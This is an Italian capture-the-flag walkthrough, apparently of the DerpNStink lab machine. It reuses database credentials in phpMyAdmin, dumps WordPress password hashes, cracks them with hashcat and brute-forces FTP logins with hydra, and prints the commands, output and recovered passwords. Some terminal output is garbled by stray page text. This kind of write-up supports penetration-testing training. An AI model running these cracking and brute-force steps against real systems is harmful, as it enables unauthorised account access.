
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in
 * again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         's%|W|Qf|a;(QY-E]Axb-JX-M5rvs8W-mOv Wj)+(%%!b.5Ed/f^1|5aBS-s;k/>');
define('SECURE_AUTH_KEY',  '[6yT.2HJ#um@xg@dZk)m+>qL|i-rpZ($x)-%B7<j1&-X2R)bzK|%{n-mA-I60');
define('LOGGED_IN_KEY',    'y0b;5LX`bCjk*l'|X)ud7|X,+y4}1MNqrIc|Sly(mt%$+g#kR@K)-mBrG%D[vG';
define('NONCE_KEY',        '?88d05Yu(mkJQq)>E1-2%K Cm^HY6] (S7EtEI,X->n3T)u#Tfm[t_bz=I-ZK8';
define('AUTH_SALT',        '7,q<zW7 I|NGK>L-]FY:A.[~W E^``|I-UlW4C(e_Ph `|KVfd{BbRb0?Fp,AN:');
define('SECURE_AUTH_SALT', '14EV-M=x?/lw30DB/zo^';}8'>5ePY#xohhs577X7'f^vz_9;DY;AbPDA4o0#<vKd';
```

Trovate queste credenziali, spostiamoci sulla pagina di phpmyadmin precedentemente identificata e tentiamo il login.

Il percorso è il seguente: <http://derpnstink.local/php/phpmyadmin>



Come ci aspettavamo siamo riusciti ad entrare con le **credenziali** identificate.

Sulla sinistra possiamo notare tutti i databases presenti, quello di nostro interesse è **wordpress**.

A screenshot of the phpMyAdmin interface for the "wordpress" database. On the left, a tree view shows various tables: information_schema, mysql, performance_schema, phpmyadmin, and wordpress. Under "wordpress", there are many tables listed, including wp_commentmeta, wp_comments, wp_gallery_galleries, wp_gallery_galleriesslides, wp_gallery_slides, wp_links, wp_options, wp_postmeta, wp_posts, wp_termmeta, wp_terms, wp_term_relationships, wp_term_taxonomy, wp_usermeta, and wp_users. The "wp_users" table is selected. The main panel shows a SQL query: "SELECT * FROM `wp_users` LIMIT 0 , 30". Below the query, the results are displayed in a table format:

ID	user_login	user_pass	user_nicename	user_email
1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPnSt
2	admin	\$P\$BgnU3VLAv.RWd3rdrkfVluQr6mFvpd/	admin	admin@derpnstink.lo

Cliccando sul database interessato ci si aprirà un menù a tendina che mostra tutte le **tables** e, cliccate queste, le **columns** ed i **dati** in storage.

ID: unclestinky ed admin

Ciò che compare a schermo sono delle credenziali composte da **ID** in chiaro e **password** cifrate.

Non ci resta che decifrare le password.

The screenshot shows the phpMyAdmin interface connected to a local host database named 'wordpress'. The 'wp_users' table is selected. The SQL query executed is:

```
SELECT * FROM `wp_users` LIMIT 0 , 30
```

The results table displays two rows of data:

ID	user_login	user_pass	user_nicename	user_email
1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPnStiNK.local
2	admin	\$P\$BgnU3VLA.vWd3drkfVluQr6mFvpd/	admin	admin@derpnstink.local

Iniziamo inserendo queste password in un **documento.txt** da dare in pasto a hashcat.

Il comando da inserire è il seguente:

hashcat -m 400 -a 0 [percorso file da decifrare] [percorso wordlist]

NB: **-m 400** è la dicitura vista dal manuale:

NB: **-a 0** indica la tipologia di attacco (0 = Straight)

```
(diidro㉿kali)-[~/Desktop]
$ hashcat -m 400 -a 0 /home/diidro/Desktop/passw.txt /home/diidro/Desktop/
rockyou.txt
hashcat (v6.2.6) starting
Email (required) admin@derpnstink.local
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LL
VM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-sandybridge-13th Gen Intel(R) Core(TM) i5-13400, 1439/2942
MB (512 MB allocatable), 2MCU
About Yourself
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

Usernames cannot be changed.

Hash types


0 = MD5
10 = md5(\$pass.\$salt)
20 = md5(\$salt.\$pass)
30 = md5(unicode(\$pass).\$salt)
40 = md5(\$salt.unicode(\$pass))
50 = HMAC-MD5 (key = \$pass)
60 = HMAC-MD5 (key = \$salt)
100 = SHA1
110 = sha1(\$pass.\$salt)
120 = sha1(\$salt.\$pass)
130 = sha1(unicode(\$pass).\$salt)
140 = sha1(\$salt.unicode(\$pass))
150 = HMAC-SHA1 (key = \$pass)
160 = HMAC-SHA1 (key = \$salt)
200 = MySQL323
300 = MySQL4.1/MySQL5
400 = phpass, MD5(Wordpress), MD5/phpBB3, MD5(Joomla)
X
500 = md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
900 = MD4
1000 = NTLM
1100 = Domain Cached Credentials (DCC), MS Cache
1400 = SHA256
1410 = sha256(\$pass.\$salt)
1420 = sha256(\$salt.\$pass)
1430 = sha256(unicode(\$pass).\$salt)
1431 = base64(sha256(unicode(\$pass)))
1440 = sha256(\$salt.unicode(\$pass))
1450 = HMAC-SHA256 (key = \$pass)
1460 = HMAC-SHA256 (key = \$salt)
1600 = md5apr1, MD5(APR), Apache MD5
1700 = SHA512
1710 = sha512(\$pass.\$salt)

Dopo circa **1h** di attesa, ecco i risultati:

```
(diidro㉿kali)-[~/Desktop]
$ hashcat -m 400 -a 0 /home/diidro/Desktop/passw.txt /home/diidro/Desktop/
rockyou.txt --show
$P$BW6NTkFvboVVCHU2R9qmNai1WFHSC41:wedgie57
$P$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/:admin
Biographical Info
(diiidro㉿kali)-[~/Desktop]
$
```


Logghiamo, ora, su **wordpress** con gli utenti identificati.

Loggando su wordpress con le credenziali “**unclestinky - wedgie57**”, e spostandoci sulla dashboard possiamo vedere la seconda flag:



Non ci resta altro da fare sull'http, proviamo, quindi, ad utilizzare le credenziali identificate per accedere tramite le altre porte.

Iniziamo provando l'accesso tramite ssh utilizzando le credenziali precedentemente identificate:



```
(kali㉿kali)-[~] $ ssh unclestiny@derpnstink.local
ssh: Could not resolve hostname derpnstink.local: Temporary failure in name resolution
(kali㉿kali)-[~] $ ssh unclestiny@derpnstink.local
The authenticity of host 'derpnstink.local (192.168.56.104)' can't be established.
ED25519 key fingerprint is SHA256:4Qn5hPeQwj5Ukq/WfZZgN06jXA62NhogxRNpgE52c4C.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'derpnstink.local' (ED25519) to the list of known hosts.
Ubuntu 14.04.5 LTS
```

The screenshot shows a terminal window with two SSH sessions. The first session fails because it cannot resolve the hostname 'derpnstink.local'. The second session succeeds by connecting to the host's IP address (192.168.56.104). The host's ED25519 key fingerprint is displayed, and the user is prompted to confirm the connection. The user responds 'yes', and a warning message is shown indicating the key is being added to the list of known hosts. The session ends with a 'Permission denied (publickey)' error message, which is highlighted with a red oval.

Come possiamo notare per effettuare l'ingresso tramite ssh **ci viene richiesta una chiave** che, probabilmente, dovremmo ottenere. Proviamo, quindi, l'accesso tramite ftp.

Non riuscendo ad entrare con le credenziali identificate abbiamo pensato di tornare alle origini per effettuare nuovamente ricerche tramite la **porta 80**; nel mentre abbiamo deciso di avviare un bruteforce (in caso non trovassimo altre informazioni) utilizzando come lista di password quella contenente le password più frequentemente utilizzate sulle blackbox di livello medio/basso.


BACKGROUND BRUTEFORCE:

```
(diidro㉿kali)-[~/Desktop] php_study ReportHack prova2.c > 1d52e0aecab... idgenerici.txt the listen Address  
$ hydra -L idgenerici.txt -P password-bot.txt 192.168.56.104 ftp  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-18 10:24:02  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4277295 login tries (l:9/p:475255), ~267331 tries per task PAYLOAD  
[DATA] attacking ftp://192.168.56.104:21/  
[ 100%] 192.168.56.104:21/ 2024-07-18 10:24:02 [OK] user=maruba password=macchina3
```

Processo attivo: enumerazione


Nel mentre del **bruteforce**, tornando sulla main page **abbiamo identificato un sottodomainio** interessante che, poi, confermerà quando trovato con il bruteforce.

Proviamo le password identificate precedentemente con questo **nuovo ID**: stinky



The screenshot shows the 'Inspector' tab of a browser developer tools window. The code pane displays the following HTML structure:

```
<html> [event]
  <head>
    <meta charset="UTF-8">
    <title>DeRPnStiNK</title>
    <link rel="stylesheet" href="css/style.css">
    <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js"></script>
    <script type="text/javascript" src="/js/release/kveik.1.4.24.js?1"></script>
    <script type="text/info" src="/webnotes/info.txt"></script>
  </head>
  <body>
    <!--particles.js container-->
    <div id="particles-js">
```



The screenshot shows a terminal window titled 'kali [Running] - Oracle VM VirtualBox'. The window contains the following text:

```
192.168.56.104/webnotes/inf x +
```

At the bottom of the terminal window, there is a red circle highlighting the following message:

```
-- @stinky, make sure to update your hosts file with local dns so the new derpnstink blog
```

BRUTE FORCE

